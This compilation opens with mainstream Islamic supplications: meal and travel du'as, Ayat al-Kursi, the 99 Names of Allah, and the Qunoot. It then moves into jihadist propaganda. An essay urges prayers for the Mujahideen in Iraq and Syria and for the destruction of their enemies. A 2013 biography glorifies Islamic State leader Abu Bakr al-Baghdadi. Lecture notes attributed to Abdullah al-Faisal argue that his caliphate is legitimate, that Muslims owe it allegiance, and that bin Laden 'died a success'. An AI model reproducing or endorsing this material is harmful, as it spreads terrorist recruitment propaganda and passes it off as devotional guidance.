بِسْمِ اللّٰهِ وَعَلٰى بَرَكَةِ اللّٰهِ ط

BISMIL-LĀHI WA`ALĀ BARAKATIL-LĀH

With Allah's name and upon the blessings granted by Allah (do we eat)

e) AFTER FINISHING THE MEAL

اَلْحَمْدُ لِلّٰهِ الَّذِىْ اَطْعَمَنَا وَسَقَانَا وَجَعَلَنَا مِنَ الْمُسْلِمِيْنَ ط

ALḤAMDULIL-LĀHIL-LADHĪ AṬ`AMANĀ WA SAQĀNĀ WA JA`ALANĀ MINAL MUSLIMĪN

All praise is due to Allah who gave us food and drink and who made us Muslims.

h) LEAVING OR ENTERING HOUSE

اَللّٰهُمَّ اِنِّىْ اَسْئَلُكَ خَيْرَالْمَوْلَجِ وَخَيْرَالْمَخْرَجِ ، بِسْمِ اللّٰهِ وَلَجْنَا وَبِسْمِ اللّٰهِ خَرَجْنَا ، وَعَلَى اللّٰهِ رَبِّنَا تَوَكَّلْنَا ، ط

ALLĀHUMMA INNĪ AS'ALUKA KHAYRAL MAWLAJI WA KHAYRAL MAKHRAJI. BISMILLĀHI WALAJNĀ. WA BISMILLĀHI KHARAJNĀ. WA`ALAL-LĀHI RABBINA TAWAKKALNĀ.

O Allah! I beg of You good (safe) entry, and good (safe) exit. With Allah's name do we enter, and with Allah's name do we leave, and upon Allah, our Lord, do we rely.

19) A UNIVERSAL WAZIFAH - AYATUL KURSI

اَللّٰهُ لَآ اِلٰهَ اِلَّا هُوَ ۚ اَلْحَیُّ الْقَیُّوْمُ ۚ لَا تَاْخُذُهٗ سِنَةٌ وَّلَا نَوْمٌ ؕ
لَهٗ مَا فِی السَّمٰوٰتِ وَمَا فِی الْاَرْضِ ؕ مَنْ ذَا الَّذِیْ یَشْفَعُ عِنْدَهٗۤ
اِلَّا بِاِذْنِهٖ ؕ یَعْلَمُ مَا بَیْنَ اَیْدِیْهِمْ وَمَا خَلْفَهُمْ ۚ وَلَا یُحِیْطُوْنَ
بِشَیْءٍ مِّنْ عِلْمِهٖۤ اِلَّا بِمَا شَآءَ ۚ وَسِعَ كُرْسِیُّهُ السَّمٰوٰتِ
وَالْاَرْضَ ۚ وَلَا یَـُٔوْدُهٗ حِفْظُهُمَا ۚ وَهُوَ الْعَلِیُّ الْعَظِیْمُ ﴿۲۵۵﴾

ALLĀHU LĀ ILĀHA ILLĀ HUWAL-ḤAY-YUL-QAYŪM.
LĀ TA'KHUDHUHŪ SINATUW-WA LĀ NAWM.
LAHŪ MĀ FIS-SAMĀWĀTI WA MĀ FIL-ARḌ.
MAN DHAL-LADHĪ YASHFA`U `INDAHŪ ILLĀ BI IDHNIH.
YA`LAMU MĀ BAYNA AYDĪHIM WA MĀ KHALFAHUM
WA LĀ YUḤĪṬŪNA BI SHAY'IM MIN `ILMIHĪ ILLĀ BI MĀ SHĀ'.
WASI`A KURSIY-YUHUS-SAMĀWĀTI WAL ARḌ.
WA LĀ YA'ŪDUHŪ ḤIFẔUHUMĀ. WA HUWAL `ALIYYUL `AẔĪM

Allah, none is worthy of worship except He,the Hayyul Qayyoom (the ever-living, the One who sustains and protects all that exists). Neither slumber nor sleep overtakes Him. To Him belongs whatever is in the heavens and earth. Who is there that can intercede before Him except by His permission? He knows what happens to them before them and behind them. And they will never encompass anything of His knowledge except that which He wills. His throne extends over the heavens and earth. And He feels no fatigue in Guarding them. And He is Most High, Most Great.

The 99 Beautiful names of Allah جل جلاله

When wishing to recite all the Beautiful Names of Allah ﷻ, begin by saying: هُوَاللهُ الَّذِىْ لَآ اِلٰهَ اِلَّا هُوَ الرَّحْمٰنُ الرَّحِيْمُ *and continue till the end. But the last letter of each word should be recited with the vowel Dhamma (Pesh) and joined to the next word. But when pausing to take breath the last letter should be recited with a Saakin (Jazam) and the following work should be started with* اَلْ .

AL MALIKU	AR RAḤĪMU	AR RAḤMĀNU	ALLĀHU
اَلْمَلِكُ	اَلرَّحِيْمُ	اَلرَّحْمٰنُ	اَللّٰهُ
The Sovereign	*The Merciful*	*The Compassionate*	*Allah*
AL MUHAYMINU	.AL MU'MINU	AS SALĀMU	AL QUDDŪSU
اَلْمُهَيْمِنُ	اَلْمُؤْمِنُ	اَلسَّلَامُ	اَلْقُدُّوْسُ
The Protector	*The Giver Of Peace*	*The All-peace*	*The Holy*
AL KHĀLIQU	AL MUTAKABBIRU	AL JABBĀRU	AL `AZĪZU
اَلْخَالِقُ	اَلْمُتَكَبِّرُ	اَلْجَبَّارُ	اَلْعَزِيْزُ
The Creator	*The Superb*	*The Irresistible*	*The Almighty*
AL QAHHĀRU	AL GHAFFĀRU	AL MUṢAWWIRU	AL BĀRI'U
اَلْقَهَّارُ	اَلْغَفَّارُ	اَلْمُصَوِّرُ	اَلْبَارِئُ
The Dominant	*The Forgiving*	*The Shaper*	*The Maker*
AL `ALĪMU	AL FATTĀḤU	AR RAZZĀQU	AL WAHHĀBU
اَلْعَلِيْمُ	اَلْفَتَّاحُ	اَلرَّزَّاقُ	اَلْوَهَّابُ
The All-knowing	*The Opener*	*The All-provider*	*The All-giving*

HUWALLĀHUL-LADHI LĀ ILĀHA ILLĀ HU JALLA JALĀLUHU AR-RAḤMĀN JALLA-JALĀLUHU, repeat **JALLA-JALĀ-LUHU** with every name of The Almighty Allah ﷻ, till the end

Hazrat Abu Huraira ﷺ quotes our Prophet Muhammad ﷺ saying,
verily Almighty Allah ﷻ has 99 names, whoever shall remember or recite them with faith shall enter Jannat. *(Asmaul Husna)*

AR RĀFI`U اَلرَّافِعُ *The Exalter*	AL KHĀFIḌU اَلْخَافِضُ *The Abaser*	AL BĀSIṬU اَلْبَاسِطُ *The Expander*	AL QĀBIḌU اَلْقَابِضُ *The Seizer*
AL BAṢĪRU اَلْبَصِيْرُ *The All-seeing*	AS SAMĪ`U اَلسَّمِيْعُ *The All-hearing*	AL MUDHILLU اَلْمُذِلُّ *The Humiliator*	AL MU`IZZU اَلْمُعِزُّ *The Honourer*
AL KHABĪRU اَلْخَبِيْرُ *The All-aware*	AL LAṬĪFU اَللَّطِيْفُ *The Subtle*	AL `ADLU اَلْعَدْلُ *The Just*	AL ḤAKAMU اَلْحَكَمُ *The Judge*
ASH SHAKŪRU اَلشَّكُوْرُ *The Appreciative*	AL GHAFŪRU اَلْغَفُوْرُ *The Forgiving*	AL `AẔIMU اَلْعَظِيْمُ *The All-glorious*	AL ḤALĪMU اَلْحَلِيْمُ *The All-clement*
AL MUQĪTU اَلْمُقِيْتُ *The Sustainer*	AL ḤAFĪẔU اَلْحَفِيْظُ *The Guardian*	AL KABĪRU اَلْكَبِيْرُ *The Great*	AL `ALĪYYU اَلْعَلِيُّ *The Sublime*
AR RAQĪBU اَلرَّقِيْبُ *The Watchful*	AL KARĪMU اَلْكَرِيْمُ *The Generous*	AL JALĪLU اَلْجَلِيْلُ *The Majestic*	AL ḤASĪBU اَلْحَسِيْبُ *The Reckoner*
AL WADŪDU اَلْوَدُوْدُ *The Loving*	AL ḤAKĪMU اَلْحَكِيْمُ *The Wise*	AL WĀSI`U اَلْوَاسِعُ *The All-embracing*	AL MUJĪBU اَلْمُجِيْبُ *One Who Answer All*

AL ḤAQQU	ASH SHAHĪDU	AL BĀ`ITHU	AL MAJĪDU
اَلْحَقُّ	اَلشَّهِيْدُ	اَلْبَاعِثُ	اَلْمَجِيْدُ
The Truth	The Witness	The Resurrector	The Glorious
AL WALĪYYU	AL MATĪNU	AL QAWĪYYU	AL WAKĪLU
اَلْوَلِيُّ	اَلْمَتِيْنُ	اَلْقَوِيُّ	اَلْوَكِيْلُ
Protector	The Firm	The All-strong	The Trustee
AL MU`ĪDU	AL MUBDI'U	AL MUḤṢĪ	AL ḤAMĪDU
اَلْمُعِيْدُ	اَلْمُبْدِئُ	اَلْمُحْصِىْ	اَلْحَمِيْدُ
The Restorer	The Originator	The Reckoner	The Praiseworthy
AL QAYYÚMU	AL ḤAYYU	AL MUMĪTU	AL MUḤYĪ
اَلْقَيُّوْمُ	اَلْحَىُّ	اَلْمُمِيْتُ	اَلْمُحْيِىْ
The Eternal	The Living	The Life-taker	The Giver Of Life
AL AḤADU	AL WĀḤIDUL	AL MĀJIDU	AL WĀJID
اَلْاَحَدُ	اَلْوَاحِدُ	اَلْمَاجِدُ	اَلْوَاجِدُ
The Unequalled	The One	The Noble	The Finder
AL MUQADDIMU	AL MUQTADIRU	AL QĀDIRU	AṢ ṢAMADU
اَلْمُقَدِّمُ	اَلْمُقْتَدِرُ	اَلْقَادِرُ	اَلصَّمَدُ
The Promoter	The Prevailing	The Powerful	The Everlasting Refuge
AŻ ŻAHIU	AL ĀKHIRU	AL AWWALU	AL MU'AKH-KHIRU
اَلظَّاهِرُ	اَلْاٰخِرُ	اَلْاَوَّلُ	اَلْمُؤَخِّرُ
The Evident	The Last	The First	The Detainer

NOTE: Allah ﷻ is the original name of Allah ﷻ, and is not usually counted as one of His 99 Qualities.

AL BARRU
اَلْبَرُّ
The Beneficent

AL MUTA`ĀLI
اَلْمُتَعَالِ
The All-exalted

AL WĀLĪ
اَلْوَالِيْ
The Protector

AL BĀṬINU
اَلْبَاطِنُ
The Hidden

AR RA'ŪFU
اَلرَّءُوْفُ
The Gentle

AL `AFUWWU
اَلْعَفُوُّ
The Forgiving

AL MUNTAQIMU
اَلْمُنْتَقِمُ
The Avenger

AT TAWWĀBU
اَلتَّوَّابُ
The Acceptor Of Repentance

DHUL JALĀLI WAL IKRĀM
ذُوالْجَلَالِ وَالْاِكْرَامِ
The Lord Of Majesty And Generosity

MĀLIKUL MULK
مَالِكُ الْمُلْكِ
The Lord Of The Kingdom

AL MUGHNIYYU
اَلْمُغْنِيُّ
The Enricher

AL GHANIYYU
اَلْغَنِيُّ
The Self-sufficent

AL JĀMI`U
اَلْجَامِعُ
The Gatherer

AL MUQSIṬU
اَلْمُقْسِطُ
The Just

AN NŪRU
اَلنُّوْرُ
The Light

AN NĀFI`U
اَلنَّافِعُ
The Beneficent

AḌ ḌĀRRU
اَلضَّآرُّ
The Afflictor

AL MĀNI`U
اَلْمَانِعُ
The Withholder

AL WĀRITHU
اَلْوَارِثُ
The Inheritor

AL BĀQĪ
اَلْبَاقِيْ
The Everlasting

AL BADĪ`U
اَلْبَدِيْعُ
The Innovative Creator

AL HĀDĪ
اَلْهَادِيْ
The Guide

AṢ ṢABŪRU
اَلصَّبُوْرُ
The Forbearing

When adopting a particular Name as wazeefah add يَا before the Name and remove the اَلْ For e.g. اَلرَّحْمٰنُ will be said as يَارَحْمٰنُ and Not يَااَلرَّحْمٰنُ

AR RASHĪDU
اَلرَّشِيْدُ
The Guide

Du'a al-Qunoot

In the Name of Allah, The Most-Compassionate The Most-Merciful
Written by an anonymous Brother

Supplicating to Allah (swt) and seeking his forgiveness and mercy is a duty upon every Muslim, and is described in numerous ahaadeeth (sayings of the Prophet [saw]) to be the weapon of the believer and 'The Worship', as it is a ritual act in Islam which if offered to anything other than Allah will take one outside the fold of Islam.

The messenger Muhammad (saw) used to recite Du'aa al-Qunoot during Salaat ul-Fajr, Witr and sometimes during other prayers throughout the year. It is one of those Sunnah's (Prophetic traditions) which, unfortunately today has been deserted by many Muslims despite the fact that he would make Qunoot regularly and almost on a daily basis. In fact it is Fard al-Kifaayah (sufficient duty) to be offered in Salaat ul-Fajr in Jamaa'ah (at the Masjid) from time to time (not every single Salaah). And it is recommended to recite in the Witr Salaah.

It has been narrated in Abou Daawud that the messenger of Allaah (saw) used to recite al-Qunoot whenever he wanted to supplicate *against* someone (for their destruction) or *for* someone (the Mujaahideen and sincere Muslims). He would perform the Qunoot in the last Rik'ah of the Salaah after performing Rukoo' and saying *'Sami'allaahu liman hamidah – Allaah listens to those who praise him'*; then raise his hands (whilst still focusing on the place of Sujood) and supplicate the Qunoot aloud, after which he would then make Sujood and conclude the prayer.

Qunoot has many linguistic meanings, such as humility, obedience and devotion. However, it is more understood to be a special du'aa (supplication) which is recited during the prayer which should only be done in the Arabic language. Below is the Qunoot which the messenger of Allaah (saw) used to recite in his prayer. It is important to note that there are many different versions of this du'aa (different narrations), all of which are Saheeh (authentic) and either of them would do. We have also included (next to the transliteration) what to say after the Imaam (if praying in congregation) in order to interact with the du'aa.

اَللَّهُمَّ اهْدِنَا فِيْمَنْ هَدَيْتَ،

وَعَافِنَا فِيمَنْ عَافَيْتَ،

وَتَوَلَّنَا فِيمَنْ تَوَلَّيْتَ،

وَبَارِكْ لَنَا اللَّهُمَّ فِيْمَا أَعْطَيْتَ،

وَقِنَا وَاصْرِفْ عَنَّا بِفَضْلِكَ شَرَّ مَا قَضَيْتَ،

فَإِنَّكَ تَقْضِيْ بِالْحَقِّ وَلَا يُقْضَى كَيْلَعَ،

وَإِنَّهُ لَا يَذِّلُ مَنْ لَاوَ وَالْيْتَ، يَعِزُّ مَنْ عَادَيْتَ،

تَبَارَكْتَ رَبَّنَا وَتَعَالَيْتَ،

لَكَ الْحَمْدُ عَلَى مَا قَضَيْتَ،

نَسْتَغْفِرُكَ اللَّهُمَّ إِلَيْكَ وَنَتُوْبُ

Allaahummahdinaa feeman hadait (Aameen),
Wa 'aafinaa feeman 'aafait (Aameen),
Watawallanaa feeman tawallait (Aameen),
Wabaarik lanallaahumma feemaa a'atait (Aameen),
Waqinaa wasrif 'annaa bi-fadlika sharra maa qadait (Aameen),
Fa-innaka taqdie bil-Haqqi walaa yuqdaa 'alaik (Haqqaa),
Wa-innahu laa yadhillu man waalait, walaa ya'izzu man 'aadait (Haqqaa),
Tabaarakta rabbanaa wata'aalait (Yaa Allaah),
Lakal-hamdu 'alaa maa qadait (al-Hamdulillaah),
Nastaghfiruk-allaahumma wanatoobu ilaik (Astaghfirullaah).

Oh Allah guide us along with those whom you have guided,
And pardon us along with those who you have pardoned,
Be an ally to us along with those whom you have allied with,
And bless us Oh Allah with that which you have bestowed upon us,
And save us from the evil of what you have decreed,
For indeed you decree and none can influence you,
And he is not humiliated whom you have befriended, nor is he honoured who is your enemy,
Blessed are you, O Lord and Exalted,
To you is all the Praise on what you have decreed,
We seek your forgiveness Oh Allah and turn in repentance to you.

After reciting this du'aa one can continue supplicating to his Lord until he is content. It is important to note though that whenever you are praying in Jamaa'ah (collectively), the supplications should be in plural form, for example one should say 'Allaahumma innaa nas-aluka… (Oh Allah we ask you for…)', rather than saying 'Allaahumma innie as-aluka… (Oh Allaah I ask you for)' which is in the singular form. The singular forms of any du'aa should only recited when you are praying alone and not in Jamaa'ah, however the plural form of any du'aa can be recited alone and/or in Jamaa'ah.

For this reason we have provided the above Qunoot in the plural form, for you to recite by yourself or in congregation. However, any singular form verses (from the Qur'aan) can be recited alone and/or in Jamaa'ah, but those who are following the Imaam should repeat the verse after him whilst he is saying it.

During the time of Fitnah (trials) it becomes recommended (or obligatory during high level of fitnah) to recite Du'aa al-Qunoot in the prayer. One is obliged to make du'aa for the Mujaahideen

and sincerely supplicate to Allaah to grant the Muslim Ummah victory over the enemies of Islaam and make this deen dominate the East and the West.

It is always better in Islaam to prefer others above yourself, therefore you should make du'aa for yourself last, after you have asked Allaah (swt) to help others i.e. the Mujaahideen and the Scholars. Below are some examples which you can recite in order to ask Allaah (swt) to help and support the Warriors of Islaam.

اللَّهُمَّ انْصُرِ الْمُجَاهِدِيْنَ فِيْ كُلِّ مَكَان

***Allaahumman-suril-Mujaahideena fee kulli makaan*,**
Oh Allaah support the Mujaahideen wherever they are

اللَّهُمَّ انْصُرِ الْمُجَاهِدِيْنَ فِيْ الْعِرَاق

Allaahumman-suril-Mujaahideena fil-'Iraaq,
Oh Allaah, support the Mujaahideen in Iraq (you can add any state or city here, for example, you can say 'fil-Falloojah', 'fee Afghaanistaan','fee Fillistiin', 'fish Shaam', 'fis Suuriyyaa'. Remember to look out for whether the state or city is in the indefinite or definite form though, in which case the pronunciation will be different i.e. either 'fil…' or 'fee…'

اللَّهُمَّ ثَبِّتْ قُلُوْبَهُمْ

Allaahumma thabbit quloobahum,
Oh Allaah make their hearts firm (in Eemaan, Taqwaa, Tawakkul etc.)

اللَّهُمَّ ثَبِّتْ أَقْدَامَهُمْ

Allaahumma thabbit aqdaamahum,
Oh Allaah make their feet firm (uncompromising and steadfast)

اللَّهُمَّ انْصُرْهُمْ عَلَى مَنْ عَادَاهُمْ

Allaahumman-surhum 'alaa man 'aadaahum,
Oh Allaah support them (the Mujaahideen) over those who show animosity to them

اللَّهُمَّ دَمِّرْ أَعْدَائَهُمْ

Allaahumma dammir a'adaa-ahum,

Oh Allaah destroy their enemies

اللَّهُمَّ زَلْزِلِ الْأَرْضَ تَحْتَ أَقْدَامِهِمْ

Allaahumma zalzilil-arda tahta aqdaamihim,

Oh Allaah shake the earth beneath their (the enemies) feet

اللَّهُمَّ انْصُرْ عُلَمَاءَنَا

Allaahumman-sur 'Ulamaa-anaa,

Oh Allaah support our scholars

اللَّهُمَّ ذُدْ وَرُدَّ عَنْهُمْ

Allaahumma dhud wa-rudda 'anhum,

Oh Allaah be with them and protect them

These are just some examples which you can use in your supplications. Please remember that the minimum we can do for our brothers and sisters who are facing attack by the Kuffaar is to make du'aa for them, and this is something which Allaah (swt) will account us for on the Day of Judgement.

After supplicating for the Muslim Ummah we recommend that you seek guidance and forgiveness for all your sins, and you can memorize some of the examples which the messenger of Allah (saw) left behind for us by looking into authentic books of supplications, which contain no innovations or superstitions etc.

waaliykumasallam

Qunoot - e - Naazilah

Dua for protection against Natural Disater, Plague and War.

When the Muslims Community is afflicted with some hardship then Qunoot-E-Naazilah should be recited in the Fajr Salaat.

Method: After the Ruku' of the second rakaat, while standing in the position known as Qaumah, the Qunoot should be read in a voice lower in tone thatn when reciting the Qiraat. Note: Women may also recite this dua softly. One may recite it as often as possible as a dua.

THE QUNOOT (DU'AA):
Hadhrat Ibn Abbaas (Radhiallaahu Anhu) narrates: Rasulullah (Sallallaahu Alayhi Wasallam) would teach us the following Du'aa to be recited in the Salaat of Fajr:

اَللّٰهُمَّ اهْدِنَا فِيْمَنْ هَدَيْتَ ، وَعَافِنَا فِيْمَنْ عَافَيْتَ ، وَتَوَلَّنَا فِيْمَنْ تَوَلَّيْتَ ، وَبَارِكْ لَنَا فِيْمَا اَعْطَيْتَ ، وَقِنَا شَرَّ مَاقَضَيْتَ ، اِنَّكَ تَقْضِىْ وَلَايُقْضٰى عَلَيْكَ ، وَاِنَّهُ لَايَذِلُّ مَنْ وَّالَيْتَ ، وَلَايَعِزُّ مَنْ عَادَيْتَ ، تَبَارَكْتَ رَبَّنَا وَتَعَالَيْتَ ، نَسْتَغْفِرُكَ وَنَتُوْبُ اِلَيْكَ ، وَصَلَّى اللّٰهُ عَلَى النَّبِىِّ الْكَرِيْمِ
اَللّٰهُمَّ اغْفِرْلَنَا وَلِلْمُؤْمِنِيْنَ وَالْمُؤْمِنَاتِ وَالْمُسْلِمِيْنَ وَالْمُسْلِمَاتِ ، وَاَلِّفْ بَيْنَ قُلُوْبِهِمْ ، وَاَصْلِحْ ذَاتَ بَيْنِهِمْ ، وَانْصُرْهُمْ عَلٰى عَدُوِّكَ وَعَدُوِّهِمْ ، اَللّٰهُمَّ الْعَنِ الْكَفَرَةَ الَّذِيْنَ يَصُدُّوْنَ عَنْ سَبِيْلِكَ وَيُكَذِّبُوْنَ رُسُلَكَ وَيُقَاتِلُوْنَ اَوْلِيَائَكَ ، اَللّٰهُمَّ خَالِفْ بَيْنَ كَلِمَتِهِمْ وَزَلْزِلْ اَقْدَامَهُمْ وَاَنْزِلْ بِهِمْ بَأْسَكَ الَّذِىْ لَاتَرُدُّهُ عَنِ الْقَوْمِ الْمُجْرِمِيْنَ

Translation : O Allah, guide us aright along with those who have been rightly guided and grant us safety along with those that have been granted safety and support us along with those that have been supported and add Your Blessings to what You have given us and save us from the harmful effects of what You have ordained (i.e. lest I should be wanting in cheerfully submitting to your Decrees) as You alone disposes and no one can dispose against You. Anyone who is under Your Protection cannot be lowered and anyone who is opposed by You cannot gain dignity; our Lord; You are full of blessings and Most High, we beg forgiveness from You and repent before You and may the blessings of Allah be showered on the Holy Prophet (Sallallaahu Alayhi Wa Sallam). O Allah, forgive us and the believing men and women and Muslim men and women, unite their hearts with mutual love, set right their mutual affairs and help them against theirs and Your enemy. O Allah, let Your curse be on those unbelievers who prevent people from treading Your path, who reject Your prophets and fight Your chosen ones. O Allah, make difficult their plans, shake their feet and give them such punishment which is not turned away from a sinning people.

The Ulama have advised that the Du’aa should be according to the prevailing situation. (Subul-salaam vol.1 pg.186; Darun Nashril Kitaab)

The Biography of Khalifa Abu Bakr Al-Baghdadi, Amir Ul Mu'minin (Commander of the Believers)

(This biography was originally released in July 2013)

In the Name of Allah, The Most-Compassionate The Most-Merciful

Name: Abu Dua, Ibrahim bin Awad bin Ibrahim Al-Badri Al-Radawi Al-Husseini Al-Samarra'i. He is descendant from the tribes of Al-Sada Al-Asharaf Al-Badriyin (Al-Bu'Badri) Al-Radawiya Al-Husayniyya Al-Hāšimiyyah Al-Qurayshiya Al-Nizariya Al-Adnaniya.

His Lineage all the way back to the Prophet Muhammad (SAW):

من أحفاد عرموش بن علي بن عيد بن بدري بن بدر الدين بن خليل بن حسين بن
عبد الله بن إبراهيم الأواه بن الشريف يحيى عز الدين بن الشريف بشير بن ماجد
بن عطية بن يعلى بن دويد بن ماجد بن عبد الرحمن بن قاسم بن الشريف إدريس
بن جعفر الزكي بن علي الهادي بن محمد الجواد بن علي الرضا بن موسى الكاظم بن
جعفر الصادق بن محمد الباقر بن علي زين العابدين بن الحسين بن علي بن أبي
طالب وفاطمة بنت محمد رسول الله صلى الله عليه وآله وسلم

Marital status: Married

He is a former teacher and educator and a well-known preacher, and a graduate from the Islamic University in Baghdad and he studied in it the academic levels (Bachelor, Masters and PhD) he was known as a preacher and erudite in Islamic culture, and Sharia knowledge and Fiqh, and an expert in the sciences of history and noble lineage, and he has a wide relations and clear impact on the members of his tribe in Diyala and Samarra until they declared on a fully voluntary and total certainty their Baya'a to the Islamic State of Iraq and its first Amir (Abu Omar Al-Baghdadi Al-Qurayshi) when they gave Baya'a to the Amir and the State in the beginning of its establishment and appearance on the Jihadi arena in Iraq in the official deceleration in the last ten days of the month of Ramadan 2006.

It is known that Dr. Ibrahim Awad is from the most prominent figures of Al-Salafiya Al-Jihadiya and one of its most famous theorists in Diyala and in the city of Samarra in the mosque of Imam Ahmed ibn Hanbal rahimahullah. He is a man from a religious family. His brothers and uncles include preachers and professors of Arabic language, rhetoric and logic.

Their Aqeeda is Salafiya. His father Sheikh Awad is from the elders of Al-Bu'Badri tribe, he loves the religion, and from the callers to decency and virtue and from the supporters of promoting of virtue and preventing of vice, and his grandfather Haj Ibrahim Ali Al-Badri is a man known of his persistency on congregational prayer, and being good to his kin, and keenness to the needs of the modest families, and Haj Ibrahim died a few years ago in the post occupation era after he lived long in this Dunya in obedience and being good to his kin and good deeds, and Allah with His grace and favor prolonged the life of late Haj until he almost reached 95 years old.

The absence of an audio or video recording for Dr. Abu Dua isn't because of his lack of rhetoric or weak language or something like that, this is not true because the man is has an eloquent speech and strong language, and has an obvious acumen and smartness so he combined between two characteristics of the former Amirs of the State

when he combined the calmness and leisureliness of Abu Omar Al-Baghdadi and his high security sense, and took much of the cleverness and courage of Abu Ayub Al-Masri.

The security and military experience of Dr. Abu Dua increased by practice in the past eight and half years of fighting and attack and retreat. He incited on fighting and he himself fought then he was captured and released, he engaged in many battles, and established Jamaats and participated in establishing others and supported it then he joined Majlis Shura Al-Mujahidin and the Islamic State of Iraq as a member of the Majlis Al-Shura, until he became in the official declaration of the State in 16 May 2010 as Amir of the Islamic State of Iraq, and he didn't reach that status except by passing through several stages until he was worthy for that post.

In the beginning he worked with several of his companions in establishing Jamaat Jaish Ahli Sunnah wa Al-Jamaah that was active in particular in the provinces of Diyala, Samarra and Baghdad, and head the Sharia Committee of the Jamaat, this Jamaat later it gave Baya'a and joined Majlis Shura Al-Mujahidin one week after it was declared, and then Dr. Abu Dua joined the Sharia Committees of the Majlis and he became a member of the Majlis Al-Shura, and after the declaration Islamic State of Iraq he became the General Supervisor of the Sharia Committees of the Wilayahs and a member of the Majlis Al-Shura of the Islamic State of Iraq also he has an obvious and influential role in the Baya'a of some of the tribes of Samarra to Abu Omar Al-Baghdadi, and he participated in the Baya'a of his tribe and its youth to the State, and as years passed it was logical that Abu Omar Al-Baghdadi Al-Husseini Al-Qurayshi (Hamid Al-Zawi) to succeed him, and there is no doubt in that because "Abu Mahmud" had a high security sense, and he had his calculations and he expected all possibilities and recommended that Dr. Abu Dua be his successor.

This biography has been collected to support and do justice to Amir Al-Baghdadi, whom they criticized with sharp tongues, and forgot his ardor, determination and support for the people of Syria with money and soul despite of the hardships, and send a copy to those who do not know the people of jihad and their favor and significance. So won't the people of theories who sit at home restrain their tongues from criticizing the men of jihad?

His biography in Arabic: http://justpaste.it/4i6v

THE EMPIRE STRIKES BACK

BY SHAIKH ABDULLAH AL FAISAL
13 June 2014
Notes taken by AT6
Edited and formatted by Abu Hafiza & AT6

- What is the empire?
- The empire is the khilafah, it is the Islamic state.
- So when we say the empire strikes back we are saying the Islamic state has come back.
- According to shariah law it is haraam for you to be without a caliph for more than 3 days.
- Anyone who dies without giving his bayah to a caliph, he dies in a state of jaahiliyah.

Ibn 'Umar (May Allah be pleased with them) reported: Messenger of Allah (ﷺ) said, "One who withdraws his hand from obedience (to the Amir) will find no argument (in his defense) when he stands before Allah on the Day of Resurrection; and one who dies without having sworn allegiance will die the death of one belonging to the Days of Ignorance." *[Muslim & Book 1 hadith 665] & (Musnad Ahmed volume 4 page 96) [Sunan an-Nasa'i Vol. 5, Book 37, Hadith 4119]*

When did we lose our caliphate?
- Many people think it is 1923
- But it was actually in 1917 because that's when the Belfour declaration was.
- In order for the caliph to be legitimate, 11 conditions have to be found.

THE CONDITIONS FOR THE CALIPHATE TO BE LEGITIMATE

CONDITION # 1: THE CALIPH HAS TO BE A MUSLIM, NOT A KAAFIR OR A MURTAD

- The reason for this condition is because the Prophet said to topple the leader if you see clear kufr.

On the authority of Ubada bin As-Samit the Messenger of Allah (SAW) said: "…topple the leader if you see clear kufr…" *[Al-Bukhari (7056) and Muslim (1709)]*

CONDITION # 2: THE CALIPH SHOULD BE MALE

Narrated By Abu Bakra: During the battle of Al-Jamal, Allah benefited me with a Word (I heard from the Prophet). When the Prophet heard the news that the people of the Persia had made the daughter of Khosrau their Queen (ruler), he said, "Never will succeed such a nation as makes a woman their ruler." *[Sahih Bukhari, Vol 9, Book 88, Hadith #219]*

CONDITION # 3: THE CALIPH SHOULD BE MATURE

CONDITION # 4: THE CALIPH SHOULD BE SANE AND NOT MAD

- The scholars came up with this condition because of Surah An-Nisa verse 5.

And give not unto the foolish your property which Allah has made a means of support for you, but feed and clothe them therewith, and speak to them words of kindness and justice. *(An-Nisa 4:5)*

CONDITION # 5: THE CALIPH SHOULD BE FREE

- It is haraam for you to have a caliph who is locked up in prison.
- A caliph cannot be in prison.
- Also, if a shaikh is in prison, you are not allowed to take fatwas from him.
- If a shaikh is in prison and you write him a letter, you can take fatwas regarding menstruation etc. (But you can't take fatwas regarding fiqhul waqi. Fiqhul waqi means the current events (political) on the ground. Because the shaikh doesn't know the fiqhul waqi, he's in prison. Secondly, what if the shaikh is tortured to pass a fatwa. Abu Muhammad al Maqdisi himself said not to take fatwas from a shaikh who is in prison.- Maybe the taghoot is lying, saying these shaikhs said these fatwas. How do you know the shaikh really passed the fatwa? You didn't hear it from the horse's mouth.)

CONDITION # 6: THE CALIPH HAS TO BE AN ALIM OF ISLAM NOT AN IGNORAMOUS

CONDITION # 7: THE CALIPH HAS TO BE A MUJAHID

- The evidence for this is Surah 3:121.

And (remember) when you (Muhammad SAW) left your household in the morning to post the believers at their stations for the battle (of Uhud). And Allah is All-Hearer, All-Knower. *(Aali Imran 3:121)*

- The caliph has to fight on the battlefield.
- The Prophet used to go to the frontline to fight with his sahabas.
- He didn't stay at home with his wives and tell his sahabas to fight.
- He went out.

CONDITION # 8: THE CALIPH SHOULD BE WISE

CONDITION # 9: THE CALIPH MUST BE MERCIFUL WITH HIS SUBORDINATES

- Sometimes they are going to make mistakes.
- Mujahideen are not perfect.
- The sahabas made a mistake at the battle of Uhud and the Prophet was gentle with them.

Allah (SWT) said in the Qur'an surah Al Imran verse 159

And by the Mercy of Allah, you dealt with them gently. And had you been severe and harsh hearted, they would have broken away from about you; so pass over (their faults), and ask (Allah's) Forgiveness for them; and consult them in the affairs. Then when you have taken a decision, put your trust in Allah, certainly, Allah loves those who put their trust (in Him). ***(Aali Imran 3:159)***

CONDITION # 10: THE CALIPH SHOULD BE JUST

Allah (SWT) said in the Qur'an, Surah Al Baqarah verse 124

"And of my offspring (to make leaders)." (Allah) said, "My Covenant (Prophethood, etc.) includes not Zalimun (polytheists and wrong-doers)." ***(Al-Baqarah 2:124)***

- The covenant is prophethood as well as khilafah.

CONDITION # 11: THE CALIPH SHOULD BE FROM QURAISH

This matter (rule) will remain with the Quraish, and none will rebel against them, but Allah will throw him down on his face, as long as the Quraish uphold the Deen. ***[Sahih Bukhari, Volume 9, Book 89, Number 253]***

Abu Bakr al Baghdadi fulfils all 11 conditions.

- The caliph should be from Quraish.
- It's going to be very difficult for Mullah Umar to be accepted by the entire Muslim Ummah.
- I don't think Mullah umar is from Quraish.
- Al Qaeda has done their share of waking up the ummah.
- Usama bin Laden accomplished everything he set out to do before he died.
- Don't think we are here to bash Al Qaeda.
- Usama bin Laden set out to wake up the Muslims because they were sleeping.

MICHAEL SCHEUER (EX-CIA) SAYS "OSAMA BIN LADEN DIED A SUCCESS"

- He set out to establish jihad all over the world and he did that.
- He set out to bankrupt the economy of the taghoot and he accomplished that.
- Because the taghoot spent a trillion dollars fighting in Afghanistan and Iraq.

Allah (SWT) said in the Qur'an, Surah Al Anfal verse 36

